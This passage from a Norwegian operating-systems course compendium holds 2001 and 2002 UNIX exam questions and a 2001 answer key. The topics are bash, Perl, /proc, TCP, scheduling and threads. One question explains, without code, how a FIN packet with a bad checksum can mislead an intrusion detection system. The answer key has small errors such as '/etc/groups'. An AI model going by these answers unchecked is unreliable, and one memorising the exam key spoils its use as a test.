% java testThread
Starts two threads !
Thread nr. -1, priority 5 starts
Thread nr. 1, priority 5 starts
Thread nr. -1 result: 21989.0
Thread nr. 1 result: 272231.0
Final result: 272231.0
```

e) Ved å legge til et synchronized-statement:

```
for(i = 1;i < 1000000;i++)
synchronized(saldo)
   {
   saldo[0] += id;
   }
```

vil kun en thread av gangen få lov til å oppdatere saldo. Kjøringen vil ta litt lenger tid, men sluttresultatet blir korrekt.

7 Eksamen høst 2001 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1, 3 og 4 teller 15% hver, oppgave 5 teller 20% og oppgave 2 teller 35%. Innenfor hver oppgave vil deloppgavene telle omtrent likt, bortsett fra oppgave 2a, 2b og 2c som innbyrdes vil vektes med faktorer på henholdsvis 1, 3 og 6. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du til og med delspørsmål d) løse problemet ved å angi en kommando på en linje; slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer f. eks. `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som flytter deg to kataloger oppover i filtreet.

b) Finn ut om det finnes en bruker med brukernavn `dren` som har konto på systemet.

c) Finn ut hvilke grupper brukeren med brukernavn `keeg` er medlem av.

d) Skriv til skjermen kun de linjer som inneholder ordet `css` i filer med filendelse `.html` i katalogen `~/www`.

e) I en tom katalog med navn `~/tmp` utføres følgende Unix-kommandoer:

```
$ mkdir dir1
$ mkdir dir2
$ mkdir dir3
$ for nr in * ;do touch $nr/fil$nr;done
$ mv dir1 dir2
$ mv dir3 dir2
```

Tegn en liten skisse som viser katalogstrukturen under `~/tmp` med navn på alle kataloger og filer etter at disse kommandoene er utført.

f) Programmet `lpr` brukes til å printe filer. Det sender filen som skal printes til printeren som er definert i environment-variabelen `PRINTER`. Vanligvis bruker du en svart/hvitt-skriver ved navn `HPlaser`, og default er `PRINTER` satt til `HPlaser`. Men når du skal skrive ut noe med farge bruker du en skriver som heter `HPfarge`. Derfor lager du et lite bash-script som du kaller `farge` og som ser slik ut:

```
#! /bin/bash
export PRINTER=HPfarge
```

Du kjører scriptet og printer en fil med

```
$ farge
$ lpr farger.txt
```

men filen skrives likevel ut på svart/hvitt-skriveren. Hva skyldes det og hvordan kan du kjøre scriptet `farge` slik at du oppnår ønsket effekt, men uten å endre scriptet?

g) Du står i hjemmekatalogen din og taster ved et uhell

```
$ chmod 055 .
```

Deretter gir

```
$ ls
ls: .: Permission denied
$ chmod 755 .
chmod: .: Permission denied
```

Hvordan kan du rette opp fadesen uten hjelp fra root?

h) Du kjører følgende shell-script:

```
#! /bin/bash
pwd1=‘pwd‘
cd ..
pwd2=‘pwd‘
if [ "$pwd1" = "$pwd2" ]
then
    echo "Like!!"
fi
```

og det gir som output `Like!!`. I hvilken katalog befinner du deg?

i) Du kjører følgende shell-script:

```
#! /bin/bash
pwd1=‘/bin/pwd‘
cd dir1
pwd2=‘/bin/pwd‘
if [ "$pwd1" = "$pwd2" ]
then
    echo "Like!!"
fi
```

og det gir som output `Like!!` og uten noen feilmeldinger fra `cd`. Hvordan kan det være mulig?

Oppgave 2

a) En jpeg-fil er en bitmap-fil (grafisk bilde definert bit for bit i et rutenett) som er komprimert med en spesiell algoritme. En metode for å lage en mindre utgave av en jpeg-fil, er å dekomprimere den (pakke den ut), forminske den resulterende bitmap-filen og komprimere denne til en liten jpeg-fil. De følgende tre kommandoene reduserer jpeg-filen `jpegFil` til en mindre utgave `litenJpegFil` ved hjelp av temporære filer(`bitmapFil` og `litenBitmapFil`):

```
$ djpeg jpegFil > bitmapFil                          # dekomprimerer
$ pnmscale -pixels 1500 bitmapFil > litenBitmapFil  # skalerer ned til 1500 pixler
$ cjpeg litenBitmapFil > litenJpegFil                # komprimerer
```

Både `pnmscale` og `cjpeg` leser fra `STDIN` hvis de ikke får en fil som argument. Reduser de tre kommandoene over til en kommando ved hjelp av pipelines, slik at bruken av temporære filer unngås (den resulterende kommandoen får du bruk for i deloppgave c), der du skal lage thumbnails av store jpeg-bilder).

b) Skriv et bash-script som oppfyller følgende krav:

- Det skal ta et katalognavn som argument og katalognavnet kan være angitt med full eller relativ path. Hvis brukeren gir ingen eller fler enn ett argument, skal scriptet avsluttes med en passende melding.
- Hvis argumentet som gis ikke er en katalog skal scriptet avsluttes med en passende melding.
- Hvis brukeren har gitt en katalog som argument, skal scriptet sette variabelen `$fullpath` til full path for katalogen og variabelen `$dirnavn` til katalogens navn (uten path).

Disse variablene blir det bruk for når scriptet skal utvides i neste delspørsmål.

c) Du har fått tak i en mengde bilder i jpeg-format av utagerende festing på IU's julebord og har selvsagt lyst til å publisere dette på web. Bildene er hver på mange hundre kilobyte og du vil derfor lage en web-side hvor hvert bilde er representert ved en liten thumbnail (en sterkt forminsket utgave av bildet på noen få hundre bytes; akkurat nok til å se hva det forestiller). Om man klikker på dette bildet, vil man få opp den store versjonen. Har du et stort bilde `jpegFil` og en liten thumbnail `litenJpegFil`, oppnås dette med følgende html-fil:

```
<html><body>
<a href="jpegFil"> <img src="litenJpegFil"></a>
</body></html>
```

I stedet for å gjøre dette "for hånd" ønsker du å lage et bash-script som du kan bruke omigjen ved neste anledning (din hemmelige kilde med dekknavn 'El toreo' har lovet mer). Dette scriptet kan generere og publisere en side med en rekke slike thumbnails etterhverandre med utgangspunkt i en katalog full av jpeg-bilder. Lag det ved å forlenge scriptet fra forrige delspørsmål og pass på at det oppfyller følgende krav:

- Web-siden som scriptet lager skal hete `index.html` og skal se ut som eksempelet ovenfor, men referere til alle bildene fra katalogen som brukeren angir. Filen `index.html` skal legges i katalogen `~/www/foto/$dirnavn`, der `$dirnavn` er navnet til katalogen som gis som argument (men uten eventuell path).
- Hvis katalogen `~/www/foto/$dirnavn` finnes fra før, skal den og alle dens filer og underkataloger fjernes før katalogen lages på nytt.
- Alle bildene skal kopieres til `~/www/foto/$dirnavn/bilder` og beholde sine opprinnelige navn. Alle de små bilden scriptet genererer skal legges i `~/www/foto/$dirnavn/thumbnail`; også under sitt opprinnelige navn. I `index.html` skal det refereres til disse katalogene.
- Bruk kommandoen fra forrige deloppgave til å generere forminskede bilder og legge dem i `~/www/foto/$dirnavn/thumbnail`
- Når scriptet er ferdig skal alle genererte filer og kataloger gis filrettigheter slik at hele verden kan se bildene via webserveren.

Man kan avgjøre om en fil virkelig er en jpeg-fil med kommandoen `jpeginfo`. Kommandoen

```
$ jpeginfo filnavn
```

returnerer en streng som inneholder ordet `ERROR` hvis og bare hvis `filnavn` er en lesbar fil, men ikke en jpeg-fil. Bruk denne kommandoen slik at scriptet kun kopierer og lager thumbnails av lesbare jpeg-filer. Om scriptet ikke finner noen jpeg-filer i katalogen som brukeren angir, skal det slette alle sine spor og avslutte med en passende melding.

Oppgave 3

a) Del inn ordene nedenfor i de fem kategoriene 'operativsystem', 'hardware', 'applikasjon', 'protokoll' og 'språk' (Skriv dem opp i fem kolonner med kategorien øverst): Netscape, UDP, Windows 98, ICMP, C, Linux, Intel Pentium, http, The X Window system, internminne, PHP, Solaris, Java, Windows 2000 Advanced Server, TCP/IP, NT, Sparc, Powerpoint, MS-DOS

b) Når man programmerer i C++ må programmet sørge for å frigjøre minne som har blitt dynamisk allokert, men som ikke lenger er i bruk. Hvorfor er ikke dette et problem når man programmerer i Java?

c) Slike C++ programmer som 'spiser' minne, går etterhvert veldig sakte og gjør at harddisken brukes intenst. Hvorfor? Forklar kort.

d) Du lager et program som inneholder et par for-løkker og litt regning i språket S1. Men det går veldig sakte, du skriver samme program i språket S2 og det går 100 ganger så fort. Du er likevel ikke fornøyd og skriver det i språket S3 og det går enda 10 ganger fortere. Språkene er Java, C++ og bash. Identifiser hvilket som er S1, S2 og S3. Forklar kort hva de store forskjellene i hurtighet kommer av.

e) På maskinen `proton` gir `ifconfig` følgende:

```
proton$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:60:08:A5:C2:CB
          inet addr:129.240.86.23  Bcast:129.240.87.255  Mask:255.255.254.0
```

Vil IP-trafikk fra proton til `129.240.87.14` gå via en gateway? Begrunn svaret.

f) Hvis en host mottar en TCP-pakke, regner ut checksummen og den ikke stemmer med verdien i checksum-feltet, forkastes hele pakken. Hvordan finner avsenderen da ut at pakken ikke har kommet helskinnet frem og derfor sender den på nytt?

g) Såkalte Intrusion Detection Systems (IDS) overvåker trafikken på et nettverk for å avsløre innbrudd. De leser alle pakker og holder oversikt over alle TCP-forbindelser, men regner ikke ut checksummer for pakkene. Et kjent knep for å lure en IDS er å sende en pakke med FIN-bit satt i TCP-headeren (det er en beskjed om at forbindelsen skal avsluttes) men hvor checksummen med vilje er gal. Dette får IDS'en til å tro at forbindelsen blir avsluttet. Men hvorfor blir i virkeligheten forbindelsen ikke avbrutt?

Oppgave 4

Anta at du har laget et program som simulerer et multitasking operativsystem. Det utfører instruksjoner for en prosess ved lese fra en fil der instruksjonene står oppført linje for linje. OS-simuleringen utfører alle instruksjoner ved å ganske enkelt skrive prosessens navn etterfulgt av navnet på instruksjonen til standard output, men med to unntak.
Instruksjonen `fork` skal i tillegg til å skrives ut som de andre, virke på samme måte som Unix-kallet `fork()` og føre til at en ny prosess startes opp. Instruksjonen `wait` etterfølges alltid av et tall og betyr at prosessen som utfører denne instruksjonen i tillegg til å skrive den ut skal vente med å utføre flere instruksjoner til prosessen med ID-nummeret som etterfølger `wait` er helt ferdig med alle sine instruksjoner.
Ingen andre instruksjoner skal tolkes på noen måte. Eksempel: prosessen Proc 1 er definert ved en fil proc1.txt med innhold som vist i boksen til høyre. OS-simuleringen kjører prosessen ved å skrive følgende output:

proc1.txt
print
echo
end

```
Proc 1: print
Proc 1: echo
Proc 1: end
```

Anta videre at OS-simuleringen bruker Round Robin scheduling med en timeslice som er så liten at en

prosess kun får utført en instruksjon før OS gjør en context switch. Når en ny prosess lages med fork, får den det neste ledige prosessnummeret (Proc 2 om f. eks. bare Proc 1 finnes fra før). En ny prosess som lages skal alltid legges først i ready-list, slik at den utfører sin 1. instruksjon rett etter `fork`. Prosesser som er definert ved de opprinnelige filene skal i utgangspunket kjøres i nummerrekkefølge.

a) Det simulerte operativsystemet skal kjøre de to prosessene Proc 1 og Proc 2 definert ved filene proc1.txt og proc2.txt. Hva blir output?

proc1.txt	proc2.txt
print	start
wait 2	print
echo	exit
end	

b) OS skal nå prøve å kjøre følgende prosesser. Hva blir output? Hva slags situasjon oppstår her og hva kan OS gjøre med det? Forklar kort.

proc1.txt	proc2.txt
print	start
wait 2	print
echo	wait 1
end	exit

c) Nå skal OS kjøre en prosess som utfører en fork-instruksjon. Hva blir output?

proc1.txt	proc2.txt
print	start
fork	print
echo	exit
end	

d) OS kjører en prosess som utfører både fork og wait-instruksjoner. Hva blir output?

proc1.txt	proc2.txt
print	start
fork	fork
wait 2	echo
end	exit

e) Angi kort en metode som kan brukes av OS til gi forskjellig prioritet til prosesser. Anvend metoden på prosessene i oppgave a) på en slik måte at Proc 2 generelt vil få dobbelt så mye CPU-tid i gjennomsnitt. Hva blir da output for det spesielle tilfellet i a)?

f) Under operativsystemet Linux har alle prosesser en counter som inneholder antall ticks (1 tick = 0.01 sekunder) med CPU-tid prosessen har igjen innenfor en såkalt scheduling-epoke. Vanligvis gis 20 ticks i begynnelsen av en epoke til alle prosesser hvis de har lik prioritet. Prosessene kjøres i en RR-kø og hver gang de bruker opp ticks minskes counter. Når alle har brukt opp sine ticks, begynner en ny epoke. Innefor ett tick kan en prosess gjøre tusenvis av instruksjoner og en smart programmerer kunne utnytte dette ved å alltid gjøre en fork og drepe den gamle prosessen rett før første tick av de 20 er brukt opp. Da får den nye prosessen som er en kopi av den gamle, 20 splitter nye ticks og kjører videre innenfor samme epoke. Fortsetter det slik kan denne serien med prosesser tilrive seg all CPU-tid på bekostning av de andre prosessene fordi epoken aldri tar slutt. Foreslå en metode Linux-kjernen kan bruke for hindre dette og som fortsatt gir en rettferdig tildeling av CPU-tid via counter-variablene til en prosess og dens nye child.

Oppgave 5

a) Under Linux finnes det en spesiell katalog, `/proc`, som kan brukes til å hente informasjon om Linux-kjernen og prosessene den kjører. For hver prosess med numerisk prosess-ID `PID`, finnes det en fil `/proc/PID/stat` som blir kontinuerlig oppdatert[1] og inneholder en eneste lang linje av tall som er separert med mellomrom. Tall nummer 14 og 15 i denne linjen inneholder hvor mange hundredels sekunder

[1] Egentlig er proc et virtuelt filsystem og innholdet i filene hentes fra kjernen hver gang de leses, men de kan i praksis

prosessen har brukt i henholdsvis kernel mode og user mode. Lag en Perl-subrutine som tar som eneste argument en PID, leser linjen med tall fra filen `/proc/PID/stat` og returnerer den sammenlagte tiden prosessen hittil har brukt i kernel og user mode målt i sekunder.

b) Hvis man lister katalogen `/proc` med `ls -l /proc` får man linjer av typen:

```
dr-xr-xr-x    3 haugerud drift           0 Dec 11 20:01 29233
dr-xr-xr-x    3 root     root            0 Dec 11 20:01 9131
dr-xr-xr-x    3 root     root            0 Dec 11 20:01 net
```

For hver prosess på systemet finnes det en linje som ser ut som den første i `ls -l` listingen over. I denne linjen er 3. ord (`haugerud`) prosessens eier og siste (`29233`) et tall som angir prosessens PID og er samtidig navnet på katalogen som inneholder informasjon om denne prosessen. Det er kun prosess-linjer som avsluttes med et navn som består av siffere; alle andre består av bokstaver(som `net` i eksempelet). Bruk dette til å lage et Perl-script som ved å lese output fra `ls -l /proc` regner ut for hver bruker som eier en prosess på systemet, hvor mye CPU-tid alle brukerens prosesser har brukt tilsammen. Hvis en bruker har 13 prosesser, vil `ls -l /proc` inneholde 13 linjer med dennes brukernavn som 3. ord og PID som siste.

- For hver prosess (sjekk om navnet inneholder siffer) kalles rutinen fra forrige delspørsmål og tiden den returnerer legges til totaltiden for prosessen sin eier.
- Til slutt skal en liste sortert på brukernavn skrives ut med hver bruker sin totalt brukte CPU-tid.

c) Anta at du kjører følgende perl-script:

```
#! /bin/perl
print "\nGod jul! \n";
for($i = 1; $i <= 3;$i++)
  {
    $pid = fork();
    if ($pid == 0)
      {
        sleep(5);
        print "Nr $i\n";
      }
  }
```

Angi hva output fra scriptet blir med tidspunkt siden scriptet startet (anta det ikke kjøres noe annet samtidig) i hele sekunder for hver linje. Start slik:

```
God jul! (0 sek.)
```

–SLUTT–

behandles som vanlige filer.

7.1 Løsningsforslag til eksamen høsten 2001 Operativsystemer og UNIX

Oppgave 1

a) `cd ../..`

b) `grep dren /etc/passwd`

c) `groups keeg`
eller `grep keeg /etc/groups`

d) `grep css ~/www/*.html`

e)




Figure 9: Katalogstruktur under katalogen oppgave e) blir utført.

f) Når scriptet `farge` kjøres, vil et nytt shell startes og variabelen `PRINTER` settes i dette shellet. Etter at shellet avsluttes forsvinner også all informasjon om dette shellet og alle dets variabler. Når `lpr` deretter kjøres, vil `PRINTER` fortsatt ha sin opprinnelige verdi. Kjøres scriptet med `source farge` eller `. farge` vil det derimot utføres uten at et nytt shell startes og virkningen bevares etterpå.

g) `chmod 755 ~`
eller `chmod 755 $HOME`

h) Du befinner deg i rot-katalogen `/`.

i) Det er mulig hvis det eksisterer en link

```
lrwxrwxrwx    1 haugerud drift           1 Dec 17 12:51 dir1 -> .
```

som har blitt laget med `ln -s . dir1`. Hvis `dir1` ikke finnes, vil også `pwd1` og `pwd2` bli like, men da vil `cd` gi en feilmelding.

Oppgave 2

a) `djpeg  jpegFil | pnmscale -pixels 1500  | cjpeg > litenJpegFil`

b)

```
#! /bin/bash

if [ $# -ne 1 ]
```

```
then
    echo "Gi ett og bare ett katalognavn som argument"
    exit
fi

kat=$1

if [ -d $kat ]
then
    cd $kat
    fullpath=‘pwd‘
    # # Alternativ:
    # if [ ${kat:0:1} = "/" ]
    # then
    #    fullpath=‘pwd‘
    # else
    #    fullpath="‘pwd‘/$kat"
    # fi
    basekat=‘basename $fullpath‘
else
    echo "$kat er ikke en katalog"
    exit
fi
```

c)

```
# Fortsettelse av forrige deloppgave
webkat=~/www/foto/$basekat
if [ -d $webkat ]
then
    /bin/rm -R $webkat
fi

webfil="$webkat/index.html"
mkdir -p $webkat    # oppgaveteksten krever strengt tatt ikke -p
mkdir $webkat/bilder
mkdir $webkat/tumbnail

echo "<html><body>" >> $webfil

for fil in ‘ls $fullpath‘
do
   if [ -r $fullpath/$fil -a -f $fullpath/$fil ]
   then
      res=‘jpeginfo $fullpath/$fil | grep ERROR‘
      if [ "$res" = "" ]
      then
         jpegfound="true"
         cp $fullpath/$fil $webkat/bilder
         djpeg  $fullpath/$fil | pnmscale -pixels 1500  | cjpeg > $webkat/tumbnail/$fil
         echo "<a href=\"bilder/$fil\"> <img src=\"tumbnail/$fil\"></a>" >> $webfil
      fi
   fi
done

if [ "$jpegfound" != "true" ]
then
    /bin/rm -R $webkat
    echo "Fant ingen jpeg-filer i $fullpath. Avslutter."
```

```
    exit
fi

echo "</html></body>" >> $webfil

chmod -R 755 $webkat
```

Oppgave 3

a)

operativsystem	hardware	applikasjon	protokoll	språk
Windows 98	Intel Pentium	Netscape	UDP	C
Linux	internminne	The X Window system	ICMP	PHP
Solaris	Sparc	Powerpoint	http	Java
Windows 2000 Advanced Server			TCP/IP	
NT				
MS-DOS				

b) Fordi JVM utfører frigjøring av minne automatisk (garbage collection).

c) Etterhvert brukes alt fysisk minne opp og da må OS begynne å bruke virtuelt minne på disk; noe som går veldig sakte og gir mye lesing og skriving til disken.

d) S1 er bash, S2 er Java og S3 er C++. Bash er et interpretert språk der som blir lest linje for linje, tolket og kjørt fortløpende. Java kompileres før det kjøres og det blir generert bytekode som så kjøres i en virtuell maskin med et begrenset antall instruksjoner. Kompilatoren klarer i mange tilfeller å optimalisere koden og tilsammen gir dette en stor økning i hastigheten. Et C++ program kompileres til maskinkode som kjøres direkte på maskinen og dermed mye raskere enn det som er mulig med en virtuell maskin hvor bytekode-instruksjonene utføres indirekte.

e) IP-trafikk til 129.240.87.14 går direkte, fordi netmask=255.255.254.0 gjør at 129.240.86.23 og 129.240.87.14 befinner seg på samme nettverk: 129.240.86.0.

```
proton% traceroute 129.240.87.14
traceroute to 129.240.87.14 (129.240.87.14), 30 hops max, 38 byte packets
 1  fyspc-rp14.uio.no (129.240.87.14)  0.758 ms  0.657 ms  0.400 ms
```

f) Siden pakken må forkastes, vil avsenderen ikke motta noe acknowledgenummer som er større enn byte-nummerne i pakken. Dette indikerer at disse bytene ikke er mottatt og avsender vil sende pakken (og alle byte fra forrige acknowledgenummer og oppover) omigjen.

g) Den virkelige mottageren av pakken får ikke checksum til å stemme og forkaster pakken. Dermed må også FIN-bit forkastes (det kunne være blant de endrede) og forbindelsen er fortsatt å regne som åpen.

Oppgave 4

a)

```
Proc 1: print
Proc 2: start
Proc 1: wait 2
Proc 2: print
Proc 2: exit
```

```
Proc 1: echo
Proc 1: end
```

b)

```
Proc 1: print
Proc 2: start
Proc 1: wait 2
Proc 2: print
Proc 2: wait 1
```

Siden begge prosessene venter på at den andre skal bli ferdig, har en deadlock-situasjon oppstått. Vanligvis ignorerer et OS en slik situasjon når det er brukerprosesser som lager dem, og de vil bare stå og henge. Det er mulig å drepe en eller flere av slike prosesser, men det er da sannsynlig at prosessene ikke får utført det de var tiltenkt å gjøre.

c)

```
Proc 1: print
Proc 2: start
Proc 1: fork
Proc 3: echo
Proc 2: print
Proc 1: echo
Proc 3: end
Proc 2: exit
Proc 1: end
```

d)

```
Proc 1: print
Proc 2: start
Proc 1: fork
Proc 3: wait 2
Proc 2: fork
Proc 4: echo
Proc 1: wait 2
Proc 2: echo
Proc 4: exit
Proc 2: exit
Proc 1: end
Proc 3: end
```

e) En enkel metode å gi en prosess dobbelt så mye CPU-tid er å la den kjøre dobbelt så mange instruksjoner hver gang det er dens tur i RR-køen. I simuleringen kan det gjøres ved å la Proc 2 skrive ut 2 linjer hver gang det er dens tur.

```
Proc 1: print
Proc 2: start
Proc 2: print
Proc 1: wait 2
Proc 2: exit
Proc 1: echo
Proc 1: end
```

f) I Linux-kjernen løses dette problemet ved å dele de ticks som er igjen i counter likt mellom parent og child. Helt konkret ser koden i `fork.c` slik ut:

```
current->counter >>= 1;
p->counter = current->counter;
```

Det vesentlige er at child ikke alltid gis det samme som parent, når den starter. Reduserer man verdien bare med en hver gang, vil metoden ihvertfall ikke kunne overkjøre alle andre brukere.

Oppgave 5

a)

```
sub prosinfo()
  {
    my $dir = $_[0];
    my $time;
    open(STAT,"/proc/$dir/stat");
    $line = <STAT>;
    close(STAT);
    @arr = split(" ",$line);
    $time = $arr[13] + $arr[14];
    return(0.01*$time);
  }
```

b)

```
#! /bin/perl

open(LS,"ls -l /proc |");
while ($line = <LS>)
  {
    @array = split(" ",$line);
    $user = $array[2];
    $pid  = $array[8];
    if ($pid =~ /\d+/)
      {
        $time = prosinfo($pid);
        $totTime{$user} += $time;
      }
  }
close(LS);

foreach $user (sort keys %totTime)
  {
    print "$user: $totTime{$user}\n";
  }
```

c)

```
God jul! (0 sek)
Nr 1   (5 sek)
Nr 2   (5 sek)
Nr 3   (5 sek)
Nr 2   (10 sek)
Nr 3   (10 sek)
```

```
Nr 3   (10 sek)
Nr 3   (15 sek)
```

8 Eksamen vår 2002 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1, 3 og 4 teller 15% hver, oppgave 2 teller 20% og oppgave 5 teller 35%. Innenfor hver oppgave vil deloppgavene telle omtrent likt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du til og med delspørsmål d) løse problemet ved å angi en kommando på en linje; slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer f. eks. `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Flytt filen `big.txt` fra katalogen du står i til katalogen `/tmp`.

b) Finn ut hvilken versjon av Linux du kjører.

c) List filene `.htaccess` og `.htpasswd` i katalogen `~/www`. Listingen skal inkludere filrettigheter, eier, størrelse, etc.

d) Du har hentet ned filen `xmms-1.2.6.tgz` og den ligger i katalogen du står i. Pakk den ut slik at det lages en ny katalog der du står.

e) Hva blir output av følgende kommando:

```
echo /etc/modules.conf.old | awk -F. '{print $NF}'
```

f) Hva blir output av følgende kommandoer:

```
$ echo "hei" > fil
$ echo "du" > fil
$ echo "der" >> fil
$ cat fil | sort
```

g) Ved å liste noen av katalogene til brukeren haugerud, får du ut følgende informasjon om katalogsystemet hans:

```
$ ls -l /home/haugerud/
total 16
-rw-------    1 haugerud staff          10 Jan 25 09:41 hei
drwx------    3 haugerud staff        4096 Jan 25 09:43 mp3
drwx------    4 haugerud drift        4096 Jan 30 20:14 tmp
drwx------    3 haugerud staff        4096 Jan 30 20:11 www
$ ls -l /home/haugerud/tmp/
total 8
drwx------    3 haugerud drift        4096 Jan 30 20:22 bilder
-rw-------    1 haugerud drift           0 Jan 30 19:44 fil
drwx------    2 haugerud drift        4096 Jan 30 20:14 tmp
$ ls -l /home/haugerud/tmp/bilder/
total 16
-rwx------    1 haugerud drift        8226 Jan 30 19:47 figur.gif
drwx------    2 haugerud drift        4096 Jan 30 20:07 store
lrwxrwxrwx    1 haugerud drift          25 Jan 30 20:22 wwwBilder -> /home/haugerud/www/bilder
$ ls -l /home/haugerud/www
total 4
drwx------    2 haugerud staff        4096 Jan 30 20:23 bilder
```

Tegn en liten skisse som viser katalogstrukturen under `/home/haugerud/` med navn på alle kataloger, filer og linker som du har fått informasjon om fra ls-kommandoene.

h) Du utfører følgende kommandoer:

```
$ cd /local
$ /bin/pwd
/iu/cube/local
```

Man ville forventet at kommandoen `/bin/pwd` ga `/local` som output. Forklar hvordan det er mulig at kommandoen gir `/iu/cube/local` som output.

i) Du er systemansvarlig(root) på en maskin hvor alle brukere har sin hjemmekatalog i katalogen `/home` og ønsker å finne ut hvem som ofte kjører kommandoen `telnet cube 25`. Alle kommandoer en bruker utfører lagres linje for linje i filen `~/.bash_history`. Lag en for-konstruksjon som gir deg denne informasjonen, tastet inn til et shell som en linje eller over flere linjer.

Oppgave 2

a) Lag et bash-script som rydder opp i hjemmekatalogen til den som kjører scriptet. Det skal bruke `find` til å finne alle kataloger, filer og linker. Scriptet skal

- Slette alle filer som har filendelse `.bak`, `.log` og `.aux`.
- En link som peker på en eksisterende fil, vil gi true for en fil-test og en link som peker på en eksisterende katalog, vil gi true for en katalog-test. Hvis det linken peker på ikke eksisterer, vil en slik test gi false. Hvis en link peker på en fil eller en katalog som ikke eksisterer, skal den slettes.
- Hver gang en fil eller en link slettes, skal brukeren gis beskjed om det.

b) Lag et bash-script som bruker `ssh` til å hent inn informasjon om 16 Linux-maskiner som står listet opp med navn (ett for hver linje) i filen `/etc/linuxHosts`. Du kan anta at `ssh` er satt opp slik at du kommer inn på alle maskinene uten å måtte taste passord fra den maskinen du kjører scriptet (den er ikke blant de 16). Hvis `cube` og `rex` er de to første maskinene i `/etc/linuxHosts`, skal listingen begynne slik:

```
cube:
------------------------------
Linux cube 2.2.19pre13 #1 Fri Oct 19 12:31:22 MEST 2001 i686 unknown
MemFree:      44608 kB
cpu MHz         : 447.694
Antall brukere: 27
------------------------------
rex:
------------------------------
Linux rex 2.2.19pre13 #1 Mon Feb 26 13:57:46 MET 2001 i686 unknown
MemFree:       1760 kB
cpu MHz         : 350.802
Antall brukere: 5
------------------------------
```

`MemFree`-linjen er eneste linje i `/proc/meminfo` som inneholder strengen `MemFree` og `MHz`-linjen er eneste linje i `/proc/cpuinfo` som inneholder strengen `MHz`. Antall brukere skal være alle som har prosesser på maskinen og `ps -aux` listingen på en maskin begynner slik:

```
$ ps aux
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  1304  472 ?        S    Jan24   0:00 init [2]
root         2  0.0  0.0     0    0 ?        SW   Jan24   0:01 [keventd]
haugerud  6742  0.0  0.4  6860 4396 ?        S    09:09   0:06 kwm
```

Oppgave 3

a) Når du kjører et CPU-intensivt program som regner ut et matematisk uttrykk på en Linux-maskin med en CPU, bruker det 120.1 sekunder. Etterpå starter du programmet på nytt og samtidig starter du en kopi av programmet fra et annet shell. De to programmene avslutter samtidig etter 240.3 sekunder. Forklar kort hva som skjer og hvordan en CPU kan kjøre to prosesser samtidig.

b) Et Java-program kjører 3 CPU-intensive tråder(threads) `a`, `b` og `c` som har samme prioritet og som startes rett etterhverandre i rekkefølgen `a`, `b`, `c`. Hvis en tråd ble kjørt alene ville den brukt 20 sekunder. Alle trådene avslutter ved å skrive navnet sitt til skjermen. Anta at ingen andre CPU-intensive prosesser kjøres samtidig. Skriv ned output fra Java-programmet med tidsbruken angitt (skriv f. eks. `a (20 sek)` hvis tråd `a` avslutter etter 20 sekunder) når operativsystemet schedulerer trådene med følgende 3 metoder:

- en til mange (en kjerne-tråd til mange bruker-tråder)
- en til en
- mange til mange

Gi en *kort* forklaring til hvert resultat.

Du har en CPU-intensiv regneoppgave som ved hjelp av multitasking skal kjøres samtidig på en CPU for 4 forskjellige input-verdier for ett av tallene i regneoppgaven. Anta at en regneoppgave tar 10 sekunder, at ingen andre CPU-krevende prosesser kjøres samtidig og at det er rikelig med minne.

c) Anta at du først gjør de 4 regneoppgavene ved å bruke 4 selvstendige samtidige prosesser og deretter ved å bruke en prosess med 4 tråder. Angi omtrent hvor lang tid de to metodene totalt vil ta og sammenlign tidsbruken.

d) Sammenlign de to metodene i forrige deloppgave og angi omtrent hvor mye internminne de to metodene vil bruke relativt til hverandre.

e) I et Java-program definerer du følgende Java-thread:

```
class CalcThread extends Thread
{
   static int counter = 0;
   static float array[] = new float[2];
   int id, mill;
   CalcThread()
    {
     counter++;
     id = counter;
    }
    // etc....
 }
```

Anta at hovedprogrammet lager og starter 3 slike tråder. Forklar hvilke som er felles variabler for alle de 3 trådene og hvilke som er egne variabler for hver tråd. Forklar videre hvilke verdier `counter` og `id` får når trådene startes og hvordan disse kan brukes til å skille mellom trådenes arbeidsoppgaver.

f) Forklar kort hvorfor det kan være problematisk hvis flere tråder samtidig prøver å oppdatere variabelen `array`.

g) Hvordan kan problemet i forrige deloppgave generelt løses med Java-threads og hvilket nytt problem må man da prøve å unngå?

Oppgave 4

Denne oppgaven tar utgangspunkt i Fig. 10.

